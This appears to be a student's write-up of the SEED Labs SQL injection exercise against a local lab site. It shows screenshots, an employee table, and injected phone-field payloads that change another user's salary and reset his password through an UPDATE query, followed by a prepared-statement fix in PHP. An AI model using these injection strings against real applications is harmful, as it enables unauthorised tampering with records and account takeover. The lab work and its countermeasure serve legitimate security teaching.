
Password='',

PhoneNumber='123',

salary = 1000000

Task 3.2: Modify other people' salary


SQLi Lab — Mozilla Firefox
Project 6
SQLi Lab
www6.seedlabsqlinjecti
www.seed-server.com/unsafe_edit_frontend.php
Home
Edit Profile
Logout
Alice's Profile Edit
NickName
NickName
Email
Email
Address
Address
Phone Number
123', salary = 1 WHEI
Password
Password
Save
Copyright © SEED LABs





Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	1000000	9/20	10211002	AL	akl@gmail.com		321
Boby	20000	1	4/20	10213352				123
Ryan	30000	1000000	4/10	98993524	AL	akl@gmail.com		321
Samy	40000	1000000	1/11	32193525	AL	akl@gmail.com		321
Ted	50000	1000000	11/3	32111111	AL	akl@gmail.com		321
Admin	99999	1000000	3/5	43254314	AL	akl@gmail.com		321


We are trying to change Boby's salary from Alice's account using the following query in the Phone number section: 123', salary = 1 WHERE name = 'Boby' #


We observe that we have successfully changed the salary value, this code can be pasted anywhere other than password as it is hashed.

Task 3.3: Modify other people' password


SQLi Lab — Mozilla Firefox
Project 6
SQLi Lab
www6.seedlabsqlinjecti
www.seed-server.com/unsafe_edit_frontend.php
Home
Edit Profile
Logout
Alice's Profile Edit
NickName
NickName
Email
Email
Address
Address
Phone Number
d = sha1('Hacked') W
Password
Password
Save
Copyright © SEED LABs


SQLi Lab — Mozilla Firefox
Project 6
SQLi Lab
www6.seedlabsqlinjecti
www.seed-server.com/index.html
Employee Profile Login
USERNAME
Boby
PASSWORD
This connection is not secure. Logins entered here could be compromised. Learn More
Login
Copyright © SEED LABs


SQLi Lab — Mozilla Firefox
Project 6
SQLi Lab
www6.seedlabsqlinjecti
www.seed-server.com/unsafe_home.php?username=Boby&Password=Hacked
Home
Edit Profile
Logout
Boby Profile
Key
Value
Employee ID
20000
Salary
1
Birth
4/20
SSN
10213352
NickName
Email
Address
Phone Number
Copyright © SEED LABs





We now try to modify Boby's password, In Alice's edit Profile page we enter: ', Password = sha1('Hacked') WHERE name= 'Boby' #

Now on logging in with the new password, we see that we can successfully log in with the new password. The Password has been changed for Boby.

Task 4: Countermeasure — Prepared Statement

```php
<?php
// Function to create a sql connection.
function getDB() {
  $dbhost="10.9.0.6";
  $dbuser="seed";
  $dbpass="dees";
  $dbname="sqllab_users";

  // Create a DB connection
  $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
  if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error . "\n");
  }
  return $conn;
}

$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);

// create a connection
$conn = getDB();

// do the query
//$result = $conn->query("SELECT id, name, eid, salary, ssn  FROM credential  WHERE name= '$input_uname' and Passw


$result = $conn->prepare("SELECT id,name,eid,salary,ssn
                          FROM credential
                                WHERE name = ? and Password = ?");
// Bind parameters to the query
$result->bind_param('ss', $input_uname, $hashed_pwd);
$result->execute();
$result->bind_result($id,$name,$eid,$salary,$ssn);
$result->fetch();
```





To fix the SQL injection vulnerability, we use prepared statements. The SQL statement in unsafe_home.php file is edited. We can now see that we are unable to login into the server using the old SQL injections. A prepared statement goes through the compilation step and creates empty placeholders for data. To execute this query, we are required to provide data to it, but this data does not go through the compilation step; instead, it gets plugged directly into the pre-compiled query (prepared statement), and is sent to the execution engine. Therefore, even if there is SQL code inside the data, without going through the compilation step, the code will be simply treated as part of data, without any special meaning. This is how prepared statement prevents SQL injection attacks.